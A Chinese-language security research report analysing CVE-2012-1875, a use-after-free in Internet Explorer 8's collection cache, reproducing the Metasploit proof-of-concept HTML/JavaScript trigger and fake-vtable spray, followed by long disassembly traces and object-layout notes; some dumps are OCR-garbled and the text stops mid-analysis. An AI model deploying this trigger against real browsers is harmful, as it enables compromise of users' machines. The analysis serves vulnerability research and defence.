

CVE-2012-1875 漏洞深入分析报告

启明星辰安全研究团队

漏洞分析：

先来看看 metasploit 上面的 POC 代码

```
<DIV id=testfaild>
<img id="imgTest" style="display:none">
<a href="javascript:OnTest();" id="MyA" onClick="OnTest();">
<div style="background-color:#FFFFFF; width:30; height:40" id="imgTest" src="" onMouseOver="OnTest2();" onMouseOut="OnTest2(
</DIV>
<SCRIPT LANGUAGE="JavaScript">
function S(dword) {
var t = unescape;
var d = Number(dword).toString(16);
while (d.length < 8) d = '0' + d;
return t('%u' + d.substr(4, 8) + '%u' + d.substr(0, 4));
}
function OnTest() {
var tag = 0x1c1c1c0c;
var vtable1 = S(tag) + '1234567555555555588888888';
var divs = new Array();
for (var i = 0; i < 128; i++) divs.push(document.createElement('div'));
testfaild.innerHTML = testfaild.innerHTML;
divs[0].className = vtable1;
divs[1].className = vtable1;
divs[2].className = vtable1;
divs[3].className = vtable1;
}
function OnTest2() {
eval("imgTest").src = "";
}
function setcookie() {
var Then = new Date();Then.setTime(Then.getTime() + 1000 * 3600 * 24 * 3);
}
```

为了调试方便，我们将其简化一下。

简化后的代码如下

```
<HTML>
<BODY>
<title></title>
<DIV id=testfaild>
<img id="imgTest" style="display:none">
<a href="javascript:OnTest();" id="MyA" onClick="OnTest();">
<div style="background-color:#000000; width:30; height:40" id="imgTest" src="" onMouseOut="OnTest2();"></div></a>
</DIV>
<SCRIPT LANGUAGE="JavaScript">
function OnTest() {
testfaild.innerHTML = testfaild.innerHTML;
}
function OnTest2() {
eval("imgTest").src = "";
}
</SCRIPT>
</BODY>
</HTML>
```

使用 IE8 运行该 html，最后崩溃点在这里

[illegible]

Img 对象被销毁

3D8568BF	90	nop			
3D8568C0	8B 01	mov	eax, duord ptr [ecx]		
3D8568C2	8B 08 70	mov	edx, duord ptr [eax+70]		
3D8568C5	FF D2	call	edx		
3D8568C7	8B 08 0C	mov	eax, duord ptr [eax+C]		
3D8568C8	C3	retb			
3D8568C8	90	nop			

寄存器 (FPU)	
EAX	00000002
ECX	0022E8D8
EDX	00000001
EBX	00000000
ESP	016A02E0
EBP	016A02EC

最后在访问被销毁的 Img 对象的时候出现了问题

继续查看栈回溯，发现在崩溃之前是调用了 CCollectionCache 类中相关的函数。于是试着在 CCollectionCache 的构造函数上下断点，看看这个东西究竟是做什么的。经过一番研究发现，IE 为属性具有相同 ID 的对象创建一个对象数组。当对象数组中的对象被释放的时候，该对象数组并未被标记为无效，有可能继续使用，从而导致访问到错误的对象指针出现问题。

具体的说：在 IE 内核中 CMarkup 负责搭建起整个 xml (html) 树结构，在每个 CMarkup 对象中都会绑定一个 CCollectionCache 对象，其指针存在于 CMarkup 对象偏移 0x60 的位置。在 CCollectionCache 对象中会包含一个 CachelItemStructArray 数组的指针。该数组为一个结构数组，其中的每一个结构大小均为 0x3C，每个结构我们都可以称之为 CachelItemStruct。在初始化的时候，该结构数组会初始化创建 0xD 个 CachelItemStruct 结构。其中第一个 CachelItemStruct 结构与后面 0xC 个 CachelItemStruct 结构不同，第一个 CachelItemStruct 结构中存放的实际上是 CAllCollectionCachelItemStruct 结构，该结构中包含一个 CAllCollectionCachelItem 指针，CAllCollectionCachelItem 对象是存放所有网页对象的集合。CachelItemStructArray 后 0xC 个 CachelItemStruct 结构存放的是类型相同的网页元素对象集合，由于是默认创建的，因此我们可以管它叫 COrigCachelItemStruct，比如 index=8 主要存放 div 标签内的对象集合，index=4 是存放 img 对象的集合，index=6 是存放 script 对象的集合。另外 IE 还会动态地将具有相同 ID 的对象放在一个对象数组中，进而放在 CachelItemStruct 结构中，此类结构是动态创建的，我们可以称之为 CDynCachelItemStruct，它的 index 总是大于等于 0xD。

在 CMarkup 类中存在一个名为 InitCollections 的成员函数。在调用该函数的时候，会先去查看是否已经绑定了一个 CCollectionCache 对象，如果没有则会创建一个 CCollectionCache 对象。

CCollectionCache 对象（大小 52 字节）结构如下

偏移 0x4 MaxIndex*4

偏移 0x8 FinalCachelItemStructArrayCount

偏移 0xC pCachelItemStructArray

偏移 0x10 InitCachelItemStructArrayCount

偏移 0x14 CMarkup 对象指针

偏移 0x18 CMarkup: : EnsureCollections

CAllCollectionCachelItemStruct (CachelItemStructArray 数组后的第一个 CachelItemStruct) 结构如下：

偏移 8 pCAllCollectionCachelItem

CAllCollectionCachelItem 对象（大小 16 字节）结构如下：

偏移 4 CurrentTreePOS

偏移 8 pCMarkup

在 CAllCollectionCachelItem 对象中存放了网页中所有元素的对象。

COrigCacheItemStruct (CacheItemStructArray 数组后 0xC 个 CacheItemStruct) 结构如下

偏移 0 type (应该是个表示 type 的值但具体有什么作用尚不知)

偏移 8 pCacheItem

偏移 0x2C UseFlag (表明该结构目前是否有效)

偏移 0x38 WriteCount (表明该结构被重写的次数)

CDynCacheItemStruct (CacheItemStructArray 数组中默认的 0xD 个) 结构如下

偏移 0 type (应该是个表示 type 的值但具体有什么作用尚不知)

偏移 8 pCacheItem

偏移 0x24 SourceIndex (表明该结构中的对象指针是从哪里拷贝来的)

偏移 0x2C UseFlag (表明该结构目前是否有效)

偏移 0x38 WriteCount (表明该结构被重写的次数)

CacheItem 对象结构 (大小 24 字节)

偏移 C NextIndex*4

偏移 0x10 MaxCount (已经申请的 ObjArray 大小, 可以存放多少个 Obj 指针)

偏移 0x14 pObjArray (即一组对象数组, 这里不一定为相同 Name 属性)

在每次从 CCollectionCache 中获得相应的对象指针时, 都会先调用 Cmarkup::EnsureCollectionCache 函数。

.text:3DAE1B9E push 0Bh ; CacheItemStructArray 中的 index,
从 index 可以看出这是要查询一个 COrigCacheItemStruct

.text:3DAE1BA0 mov ecx, esi ; CMarkup 对象

.text:3DAE1BA2 call CMarkup::EnsureCollectionCache(long)

.text:3DCE3C68 push esi ; esi 为 CMarkup 对象

.text:3DCE3C69 call CMarkup::InitCollections(void)

.text:3DCE3C6E jmp loc_3DB617B3

进入 CMarkup::InitCollections 函数

.text:3DB61735 ; public: long __thiscall CMarkup::InitCollections(void)

.text:3DB61735 mov edi, edi

.text:3DB61737 push ebp

.text:3DB61738 mov ebp, esp

.text:3DB6173A push ebx

.text:3DB6173B mov ebx, [ebp+CMarkUpEle]

.text:3DB6173E push esi

.text:3DB6173F xor esi, esi

.text:3DB61741 cmp [ebx+60h], esi ; Cmarkup 对象偏移 0x60 存
放 CCollectionCache 对象指针, 检查是否绑定了 CollectionCache 对象

.text:3DB61744 mov [ebp+CMarkUpEle], esi

.text:3DB61747 jz loc_3DAB277B ; 如果没绑定则新建一个
CollectionCache 对象, 这里在之前已经绑定了一个

.text:3DB6174D mov eax, [ebp+8]

```

.text:3DB61750      pop     esi
.text:3DB61751      pop     ebx
.text:3DB61752      pop     ebp
.text:3DB61753      retn    4
之后跳转至 3DB617B3
.text:3DB617B3      test    eax, eax
.text:3DB617B5      jnz     short loc_3DB617C6
.text:3DB617B7      mov     ecx, [esi+60h] ; 从 CMarkup 对象中取出
CCollectionCache 对象指针
.text:3DB617BA      test    ecx, ecx
.text:3DB617BC      jz      short loc_3DB617AC
.text:3DB617BE      push    [ebp+arg_0] ; index
.text:3DB617C1      call    CCollectionCache::EnsureAry(long)
CCollectionCache::EnsureAry 函数如下:
.text:3DB6167D; long __thiscall CCollectionCache::EnsureAry(long)
.text:3DB6167D      mov     edi, edi
.text:3DB6167F      push    ebp
.text:3DB61680      mov     ebp, esp
.text:3DB61682      and     esp, 0FFFFFFF8h
.text:3DB61685      push    ecx
.text:3DB61686      mov     edx, _WPP_GLOBAL_Control
.text:3DB6168C      mov     eax, [edx+30h]
.text:3DB6168F      and     [esp+4+var_4], 0
.text:3DB61693      push    ebx
.text:3DB61694      push    esi
.text:3DB61695      mov     ebx, ecx ; CCollectionCache 对象赋给 ebx
.text:3DB61697      mov     ecx, [edx+34h]
.text:3DB6169A      mov     esi, eax
.text:3DB6169C      or      esi, ecx
.text:3DB6169E      push    edi
.text:3DB6169F      jnz     loc_3DCF8BE5
.text:3DB616A5      mov     esi, [ebp+index] ; index
.text:3DB616BD      mov     eax, [ebx+4] ; CCollectionCache 偏移 4 存
放一个值, 该值除以 4 计算出来的应该是 MaxIndex, 这里与其做比较, 如果大于则失败
.text:3DB616C0      shr     eax, 2
.text:3DB616C3      cmp     esi, eax
.text:3DB616C5      jge     fail
.text:3DB616CB      mov     ecx, [ebx+18h] ; 这里存储的是
CMarkup::EnsureCollections 函数指针
.text:3DB616CE      test    ecx, ecx
.text:3DB616D0      jz      short loc_3DB616F6
.text:3DB616D2      cmp     esi, [ebx+10h];比较要查询的 index 和初始化
创建的数组最大的 index
.text:3DB616D5      jge     loc_3DACD3C9

```

.text:3DB616DB	mov	eax, [ebx+0Ch] ; 取得 CachelItemStructArray 的基址
.text:3DB616DE	mov	edx, esi
.text:3DB616E0	imul	edx, 3Ch ; index*0x3c(CachelItemStruct 大小)
.text:3DB616E3	lea	eax, [edx+eax+38h] ; 当前需要查询的 index 的 CachelItemStruct 偏移 0x38 位置的指针
.text:3DB616E7	push	eax
.text:3DB616E8	push	esi ; index
.text:3DB616E9	push	dword ptr [ebx+14h] ; CMarkup 对象
.text:3DB616EC	call	ecx ; CMarkup::EnsureCollections 函数


进入 CMarkup::EnsureCollections (该函数主要是确定需要查询的 **COrigCachelItemStruct** 是否已经初始化, 如果没有则进行初始化, 即将 **CAIICollectionCachelItem** 中存放的网页元素对象分门别类放到不同的 **COrigCachelItemStruct** 指向的 **CachelItem** 中)

.text:3DB6175B ; public: long __stdcall CMarkup::EnsureCollections(long, long *)		
.text:3DB6175B	mov	edi, edi
.text:3DB6175D	push	ebp
.text:3DB6175E	mov	ebp, esp
.text:3DB61760	push	ecx
.text:3DB61761	mov	ecx, [ebp+Cmarkup]
.text:3DB61764	and	[ebp+var_4], 0
.text:3DB61768	test	byte ptr [ecx+15h], 80h ; 第 8 位置 1 , 则为已经绑定了 CClollection 对象
.text:3DB6176C	jz	loc_3DCE3C73
.text:3DCE3C73	push	esi
.text:3DCE3C74	mov	esi, [ecx+60h] ; 取出 CCollectionCache 对象
.text:3DCE3C77	test	esi, esi
.text:3DCE3C79	jz	loc_3DB6198B
.text:3DCE3C7F	jmp	loc_3DB61779
.text:3DB61779	mov	eax, [ebp+index]
.text:3DB6177C	test	eax, eax
.text:3DB6177E	jnz	loc_3DB6191E; index 不等于 0, 跳
.text:3DB6191E	mov	ecx, [esi+0Ch] ; CachelItemStructArray 基址
.text:3DB61921	imul	eax, 3Ch ; index*0x3C
.text:3DB61924	cmp	dword ptr [eax+ecx+2Ch], 0 ; 比较要查询的 COrigCachelItemStruct 是否有效, 如果无效则会重建 COrigCachelItemStruct
.text:3DB61929	jnz	short loc_3DB6198B ;
.text:3DB6192B	push	ebx
.text:3DB6192C	push	edi
.text:3DB6192D	push	3Ch
.text:3DB6192F	pop	edi
.text:3DB61930	mov	ebx, 30Ch
.text:3DB61935	mov	eax, [esi+0Ch] ; CachelItemStructArray 基址

```

.text:3DB61938          add     eax, edi          ; 第一个
COrigCacheItemStruct 结构（即 CallCollectionCacheItemstruct 后面的结构）
.text:3DB6193A          cmp     dword ptr [eax+2Ch], 0
.text:3DB6193E          jnz     short loc_3DB6194A
.text:3DB61940          mov     eax, [eax+8] ; 取得 CacheItem 对象指针
.text:3DB61943          mov     edx, [eax]
.text:3DB61945          mov     ecx, eax
.text:3DB61947          call    dword ptr [edx+10h] ; ResetContents 对无效的
COrigCacheItemStruct 全部重置
.text:3DB6194A          add     edi, 3Ch
.text:3DB6194D          cmp     edi, ebx
.text:3DB6194F          jl      short loc_3DB61935 ; 循环对默认创建的 0xC 个
COrigCacheItemStruct          进          行          Reset

```



图示为 CacheItemStructArray 结构数组的第二个 CacheItemStruct 结构（第一个 COrigCacheItemStruct），偏移 8 则为 CacheItem 对象



图示为 CacheItem 对象

```

.text:3DB61951          mov     eax, [esi+0Ch] ; CacheItemStructArray 基址
.text:3DB61954          mov     ecx, [eax+8]; CacheItemStructArray 的第一个
结构即为 CallCollectionCacheItemStruct 结构，并取得 CallCollectionCacheItem 对象指针
.text:3DB61957          mov     eax, [ecx]
.text:3DB61959          call    dword ptr [eax+18h] ; CallCollectionCacheItem: Length
获得 CallCollectionCacheItem 对象中包含的“对象元素”个数，本次获得的元素个数为

```


3DB6193A	8378 2C 00	cmp	dword ptr [eax+2C], 0	
3DB6193E	75 0A	jnz	short 3DB6194A	
3DB61940	8B40 08	mov	eax, dword ptr [eax+8]	
3DB61943	8B10	mov	edx, dword ptr [eax]	
3DB61945	8BC8	mov	ecx, eax	
3DB61947	FF52 10	call	dword ptr [edx+10]	
3DB6194A	83C7 3C	add	edi, 3C	
3DB6194D	3BF8	cmp	edi, ebx	
3DB6194F	7C E4	jl	short 3DB61935	
3DB61951	8B46 0C	mov	eax, dword ptr [esi+6]	
3DB61954	8B48 08	mov	ecx, dword ptr [eax+8]	
3DB61957	8B01	mov	eax, dword ptr [ecx]	
3DB61959	FF50 18	call	dword ptr [eax+18]	
3DB6195C	85C0	test	eax, eax	
3DB6195E	7E 0F	jle	short 3DB6196F	
3DB61960	8B45 08	mov	eax, dword ptr [ebp+8]	
3DB61963	E8 11A1FBFF	call	CMarkup::AddToCollections	
3DB61968	85C0	test	eax, eax	
3DB6196A	8945 FC	mov	dword ptr [ebp+4], eax	
3DB6196D	75 1A	jnz	short 3DB61989	
3DB6196F	6A 3C	push	3C	

寄存器 (FPU)	
EAX	00000009
ECX	0238A108
EDX	3DB57C5C mshnm
EBX	0000030C
ESP	016ACD04
EBP	016ACD14
ESI	00197FF0
EDI	0000030C
EIP	3DB6195C mshnm
C 0	ES 0023 32位
P 1	CS 001B 32位
A 0	SS 0023 32位
Z 0	DS 0023 32位
S 0	FS 003B 32位
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_
EFL	00000206 (NO, NE

```
.text:3DB61960      mov     eax, [ebp+Cmarkup]; CMarkup 对象
.text:3DB61963      call    CMarkup::AddToCollections(void)
进入 CMarkup::AddToCollections 函数（对网页中的元素进行分门别类，放入各个不同的
COrigCacheItemStruct 中）
.text:3DB1BA79; public: long __thiscall CMarkup::AddToCollections(void)
.text:3DB1BA79      mov     edi, edi
.text:3DB1BA7B      push    ebp
.text:3DB1BA7C      mov     ebp, esp
.text:3DB1BA7E      push    ecx
.text:3DB1BA7F      push    ebx
.text:3DB1BA80      push    esi
.text:3DB1BA81      mov     esi, [eax+60h] ; CCollectionCache 对象
.text:3DB1BA84      mov     eax, [esi+0Ch] ; CacheItemStructArray 基址
.text:3DB1BA87      push    edi
.text:3DB1BA88      mov     edi, [eax+8];取出 CAllcollectionCacheItem 对象
.text:3DB1BA8B      mov     eax, [edi]
.text:3DB1BA8D      xor     ebx, ebx
.text:3DB1BA8F      push    ebx
.text:3DB1BA90      mov     ecx, edi
.text:3DB1BA92      mov     [ebp+var_4], edi
.text:3DB1BA95      call    dword ptr [eax+8] ; CAllcollectionCacheItem:: Moveto
.text:3DB1BA98      mov     eax, [edi]
.text:3DB1BA9A      mov     ecx, edi
.text:3DB1BA9C      call    dword ptr [eax+4] ; CAllcollectionCacheItem::
GetNext, 该函数从 CAllcollectionCacheItem 对象中获得每一个元素，如下图
```


00000000	55	push	eop			EAX 023B2B30	寄存器 (FPU)
3DB18A7C	8BEFC	mov	ebp, esp			ECX 00000019	
3DB18A7E	51	push	ecx			EDX 3DB57C5C	mshtml.CElement
3DB18A7F	53	push	ebx			EBX 00000000	
3DB18A80	56	push	esi			ESP 016ACCEC	
3DB18A81	8B7D 60	mov	esi, dword ptr [eax+60]			EBP 016ACCFC	
3DB18A8A	8B46 0C	mov	eax, dword ptr [esi+C]			ESI 00197FF0	
3DB18A87	57	push	edi			EDI 023BA198	
3DB18A88	8B78 08	mov	edi, dword ptr [eax+8]			EIP 3DB18A9F	mshtml.3DB18A9F
3DB18A8B	8B07	mov	eax, dword ptr [edi]			C 0 ES 0023 32位	0FFFFFFFF
3DB18A8D	33D8	xor	ebx, ebx			P 1 CS 001B 32位	0FFFFFFFF
3DB18A8F	53	push	ebx			A 0 SS 0023 32位	0FFFFFFFF
3DB18A90	8BCF	mov	ecx, edi			Z 1 DS 0023 32位	0FFFFFFFF
3DB18A92	897D FC	mov	dword ptr [ebp-4], edi			S 0 FS 003B 32位	7FFF0000F
3DB18A95	FF50 08	call	dword ptr [eax+8]			T 0 GS 0000 NULL	
3DB18A98	8B07	mov	eax, dword ptr [edi]			D 0	
3DB18A9A	8BCF	mov	ecx, edi			0 LastErr ERROR_SUCCESS (
3DB18A9C	FF50 04	call	dword ptr [eax+4]			EFL 00000246 (NO,NB,E,BE,NS,	
3DB18A9F	8BF8	mov	edi, eax			STD empty -UHORN 6700 000000	
3DB18AA1	85FF	test	edi, edi			ST1 empty -UHORN EF08 010000	
3DB18AA3	0F8A D9000000	jbe	3DB18BB2			ST2 empty 7.4968406236913130	
3DB18AA9	85D8	test	phx_phx			ST3 empty 79200.00000000000000	
eax=023B2B30 edi=023BA108						...	

text:3DB1BA9F	mov	edi, eax	
.text:3DB1BAA1	test	edi, edi	
.text:3DB1BAA3	jz	failed	
.text:3DB1BAA9	test	ebx, ebx	
.text:3DB1BAAB	jnz	failed	
.text:3DB1BAB1	mov	eax, [esi+0Ch]	; CachelItemStructArray 基址
.text:3DB1BAB4	cmp	[eax+20Ch], ebx	; 即第 8 个结构
<p>（COrigCachelItemStruct）的偏移 0x2C 位置，据前述，index=8 的结构存放的是 div 标签内的对象集合，因此此例中,<a>,<script>等对象都将加入到这里</p>			
.text:3DB1BABA	jnz	short loc_3DB1BAC6	; 如果不为 0 则表示有效
.text:3DB1BABC	test	byte ptr [edi+20h], 0E0h	; 比较对象的第 6 位是否为 1，如果为 1 则跳转。这里遍历到第一个 DivElement 的时候则符合条件。

3DB1BABA	75 0A	jnz	short 3DB1BAC6
3DB1BABC	F647 20 E0	test	byte ptr [edi+20], 0E0
3DB1BAC0	0F85 84000000	jnz	3DB1BB4A
3DB1BAC6	8B46 0C	mov	eax, dword ptr [esi+C]
3DB1BAC9	83B8 C0020000	cmp	dword ptr [eax+2C0], 0
3DB1BAD0	75 2A	jnz	short 3DB1BAFC
3DB1BAD2	8A57 18	mov	dl, byte ptr [edi+18]
3DB1BAD5	0FBEC A	movsx	ecx, dl
3DB1BAD8	83F9 06	cmp	ecx, 6
3DB1BADB	0F84 D2B2FAFF	je	3DAC6DB3
3DB1BAE1	83F9 23	cmp	ecx, 23
3DB1BAE4	0F84 C9B2FAFF	je	3DAC6DB3
3DB1BAEA	83F9 26	cmp	ecx, 26
3DB1BAED	0F84 C0B2FAFF	je	3DAC6DB3

跳转已实现

3DB1BB4A=3DB1BB4A

023828F0	3DABE298	mshtml.CDivElement::`vftable'
023828F4	00000001	
023828F8	00000008	
023828FC	02385850	
02382900	00000000	
02382904	001FEAD8	
02382908	0000001F	
0238290C	90010200	
02382910	00000022	
02382914	001FC1A0	
02382918	E8CCB5FB	
0238291C	FF080100	

.text:3DB1BAC6 mov eax, [esi+0Ch]
.text:3DB1BAC9 cmp dword ptr [eax+2C0h], 0 ; 即第 B 个结构的偏移 0x2C 位置，后面检查对象的某些位的值，并将其放入不同 index 的 COrigCacheItemStruct 结构中

.text:3DB1BAD0 jnz short loc_3DB1BAFC
.text:3DB1BAD2 mov dl, [edi+18h]
.text:3DB1BAD5 movsx ecx, dl
.text:3DB1BAD8 cmp ecx, 6
.text:3DB1BADB jz loc_3DAC6DB3
.text:3DB1BAE1 cmp ecx, 23h
.text:3DB1BAE4 jz loc_3DAC6DB3
.text:3DB1BAEA cmp ecx, 26h
.text:3DB1BAED jz loc_3DAC6DB3
.text:3DB1BAF3 cmp ecx, 32h
.text:3DB1BAF6 jg loc_3DAC6DA5
.text:3DB1BAFC movsx eax, byte ptr [edi+18h]
.text:3DB1BB00 cmp eax, 33h
.text:3DB1BB03 jg loc_3DB1BA22
.text:3DB1BB10 dec eax
.text:3DB1BB11 jz loc_3DB1BBA5
.text:3DB1BB17 sub eax, 4
.text:3DB1BB1A jz loc_3DC81E02

```

.text:3DB1BB20      dec     eax
.text:3DB1BB21      jz      loc_3DC81DC4
.text:3DB1BB27      sub     eax, 1Ch
.text:3DB1BB2A      jz      loc_3DC81DFB
.text:3DB1BB30      sub     eax, 3
.text:3DB1BB33      jz      loc_3DC64BC0
.text:3DB1BB39      dec     eax
.text:3DB1BB3A      jz      loc_3DC57D21
.text:3DB1BB40      mov     ecx, [ebp+var_4]
.text:3DB1BB43      mov     eax, [ecx]
.text:3DB1BB45      jmp     loc_3DB1BA9C ;CallCollectionCacheItem::GetNext
.text:3DB1BB4A      mov     edx, [edi+14h]
.text:3DB1BB4D      call    CMarkup::InFormCollection(CTreeNode *)
.text:3DB1BB52      test    eax, eax
.text:3DB1BB54      jnz     loc_3DB1BAC6
.text:3DB1BB5A      mov     ecx, edi
.text:3DB1BB5C      call    CElement::IsOverflowFrame(void)

.text:3DB1BB69      mov     eax, [esi+0Ch]
.text:3DB1BB6C      mov     ecx, [eax+1E8h]; 第8个结构偏移8的位置 即取
出了 CacheItem 对象指针,这里便是将符合条件的放入 index=8 的 COrigCacheItemStruct 指向
的 CacheItem 对象中。
.text:3DB1BB72      mov     eax, [ecx]
.text:3DB1BB74      push    edi
.text:3DB1BB75      call    dword ptr [eax+24h]; CElementAryCacheItem::AppendElement
如下的图, 便是将 div 标签内的对象都放入到 index=8 的 CacheItemStruct 结构包含的
CacheItem 对象中

```

3DB1BB01	85C0	test	eax, eax	
3DB1BB63	0F85 5DFFFFFF	jnz	3DB1BAC6	
3DB1BB69	8B46 0C	mov	eax, dword ptr [esi+C]	
3DB1BB6C	8B88 E8010000	mov	ecx, dword ptr [eax+1E8]	
3DB1BB72	8B01	mov	eax, dword ptr [ecx]	
3DB1BB74	57	push	edi	
3DB1BB75	FF50 24	call	dword ptr [eax+24]	mshtml.CElementary
3DB1BB78	8BD8	mov	ebx, eax	
3DB1BB7A	85DB	test	ebx, ebx	
3DB1BB7C	0F84 44FFFFFF	je	3DB1BAC6	
3DB1BB82	5F	pop	edi	
3DB1BB83	5E	pop	esi	
3DB1BB84	8BC3	mov	eax, ebx	
3DB1BB86	5B	pop	ebx	
3DB1BB87	C9	leave		
3DB1BB88	C3	retn		
3DB1BB89	90	nop		
3DB1BB8A	90	nop		
3DB1BB8B	90	nop		
3DB1BB8C	90	nop		
3DB1BB8D	90	nop		
3DB1BB8E	8BFF	mov	edi, edi	
3DB1BB90	55	push	ebp	
3DB1BB91	8BEC	mov	ebp, esp	
3DB1BB93	8B49 0C	mov	ecx, dword ptr [ecx+C]	
3DB1BB96	6BC0 3C	imul	eax, eax, 3C	eax=4
3DB1BB99	8B4408 08	mov	eax, dword ptr [eax+ecx+8]	
3DB1BB9D	8B10	mov	edx, dword ptr [eax]	

ds:[3DB57C80]=3DB7700B (mshtml.CElementaryCacheItem::AppendElement)

0236DC50	3DABE298	mshtml.CDivElement::`vftable'
0236DC54	00000001	
0236DC58	00000008	
0236DC5C	0236DF10	
0236DC60	00000000	
0236DC64	001FEEC8	
0236DC68	0000001F	
0236DC6C	90010200	
0236DC70	00000022	
0236DC74	001FEC60	

DB1BB01	85C0	test	eax, eax	
DB1BB63	0F85 5DFFFFFF	jnz	3DB1BAC6	
DB1BB69	8B46 0C	mov	eax, dword ptr [esi+C]	
DB1BB6C	8B88 E8010000	mov	ecx, dword ptr [eax+1E8]	
DB1BB72	8B01	mov	eax, dword ptr [ecx]	
DB1BB74	57	push	edi	
DB1BB75	FF50 24	call	dword ptr [eax+24]	mshtml.CElementaryCacheItem::AppendElement
DB1BB78	8BD8	mov	ebx, eax	
DB1BB7A	85DB	test	ebx, ebx	
DB1BB7C	0F84 44FFFFFF	je	3DB1BAC6	
DB1BB82	5F	pop	edi	
DB1BB83	5E	pop	esi	
DB1BB84	8BC3	mov	eax, ebx	
DB1BB86	5B	pop	ebx	
DB1BB87	C9	leave		
DB1BB88	C3	retn		
DB1BB89	90	nop		
DB1BB8A	90	nop		
DB1BB8B	90	nop		
DB1BB8C	90	nop		
DB1BB8D	90	nop		
DB1BB8E	8BFF	mov	edi, edi	
DB1BB90	55	push	ebp	
DB1BB91	8BEC	mov	ebp, esp	
DB1BB93	8B49 0C	mov	ecx, dword ptr [ecx+C]	
DB1BB96	6BC0 3C	imul	eax, eax, 3C	eax=4

s:[3DB57C80]=3DB7700B (mshtml.CElementaryCacheItem::AppendElement)

0197A88	3DABE840	mshtml.CImgElement::`vftable'	016ACCE8	00197A88
0197A8C	00000001		016ACCCEC	0000030C
0197A90	00000008		016ACCF0	001979C8
0197A94	0236E1D0		016ACCF4	0000030C
0197A98	00000000		016ACCF8	0015A360
0197A9C	001FE948		016ACCFC	016ACD14

返回到

3DB1BB61	85C0	test	eax, eax	
3DB1BB63	0F85 5DFFFFFF	jnz	3DB1BAC6	
3DB1BB69	8B46 0C	mov	eax, dword ptr [esi+C]	
3DB1BB6C	8B88 E8010000	mov	ecx, dword ptr [eax+1E8]	
3DB1BB72	8B01	mov	eax, dword ptr [ecx]	
3DB1BB74	57	push	edi	
3DB1BB75	FF50 24	call	dword ptr [eax+24]	mshtml.CElementaryCacheItem::AppendElement
3DB1BB78	8BD8	mov	ebx, eax	
3DB1BB7A	85DB	test	ebx, ebx	
3DB1BB7C	0F84 44FFFFFF	je	3DB1BAC6	
3DB1BB82	5F	pop	edi	
3DB1BB83	5E	pop	esi	
3DB1BB84	8BC3	mov	eax, ebx	
3DB1BB86	5B	pop	ebx	
3DB1BB87	C9	leave		
3DB1BB88	C3	retn		
3DB1BB89	90	nop		
3DB1BB8A	90	nop		
3DB1BB8B	90	nop		
3DB1BB8C	90	nop		
3DB1BB8D	90	nop		
3DB1BB8E	8BFF	mov	edi, edi	
3DB1BB90	55	push	ebp	
3DB1BB91	8BEC	mov	ebp, esp	
3DB1BB93	8B49 0C	mov	ecx, dword ptr [ecx+C]	
3DB1BB96	6BC0 3C	imul	eax, eax, 3C	eax=4

ds:[3DB57C80]=3DB7700B (mshtml.CElementaryCacheItem::AppendElement)

022A84C0	3DB52410	mshtml.CAnchorElement::`vftable'	016ACCE8	022A84C0	
022A84C4	00000001		016ACCEC	0000030C	
022A84C8	00000000		016ACCF0	001979C8	
022A84CC	0236E3B0		016ACCF4	0000030C	
022A84D0	00000000		016ACCF8	0015A360	返回到 0015A360
022A84D4	001FE478		016ACCFC	016ACD14	返回到 016ACD14

3DB1BB75	FF50 24	call	dword ptr [eax+24]	mshtml.CElementaryCacheItem::AppendElement
3DB1BB78	8BD8	mov	ebx, eax	
3DB1BB7A	85DB	test	ebx, ebx	
3DB1BB7C	0F84 44FFFFFF	je	3DB1BAC6	
3DB1BB82	5F	pop	edi	
3DB1BB83	5E	pop	esi	
3DB1BB84	8BC3	mov	eax, ebx	
3DB1BB86	5B	pop	ebx	
3DB1BB87	C9	leave		
3DB1BB88	C3	retn		
3DB1BB89	90	nop		
3DB1BB8A	90	nop		
3DB1BB8B	90	nop		
3DB1BB8C	90	nop		
3DB1BB8D	90	nop		
3DB1BB8E	8BFF	mov	edi, edi	

ds:[3DB57C80]=3DB7700B (mshtml.CElementaryCacheItem::AppendElement)

0236DD10	3DABE298	mshtml.CDivElement::`vftable'	016ACCE8	0236DD10	返回到 0236DD10
0236DD14	00000005		016ACCEC	0000030C	
0236DD18	00000020		016ACCF0	001979C8	
0236DD1C	0236DFD0		016ACCF4	0000030C	
0236DD20	009AEF78		016ACCF8	0015A360	返回到 0015A360
0236DD24	001FF188		016ACCFC	016ACD14	返回到 016ACD14
0236DD28	0000001F		016ACD00	3DB61968	返回到 mshtml.3DB61968

进入 CElementaryCacheItem::AppendElement 函数

.text:3DB7700B mov edi, edi

.text:3DB7700D push ebp

.text:3DB7700E mov ebp, esp

.text:3DB77010 push esi

.text:3DB77011 push edi

.text:3DB77012 mov edi, [ebp+arg_0] ; 要 Append 的对象

.text:3DB77015 lea esi, [ecx+8] ; ecx 为 CacheItem 对象,esi 为

CacheItem 对象偏移 8 的地址值

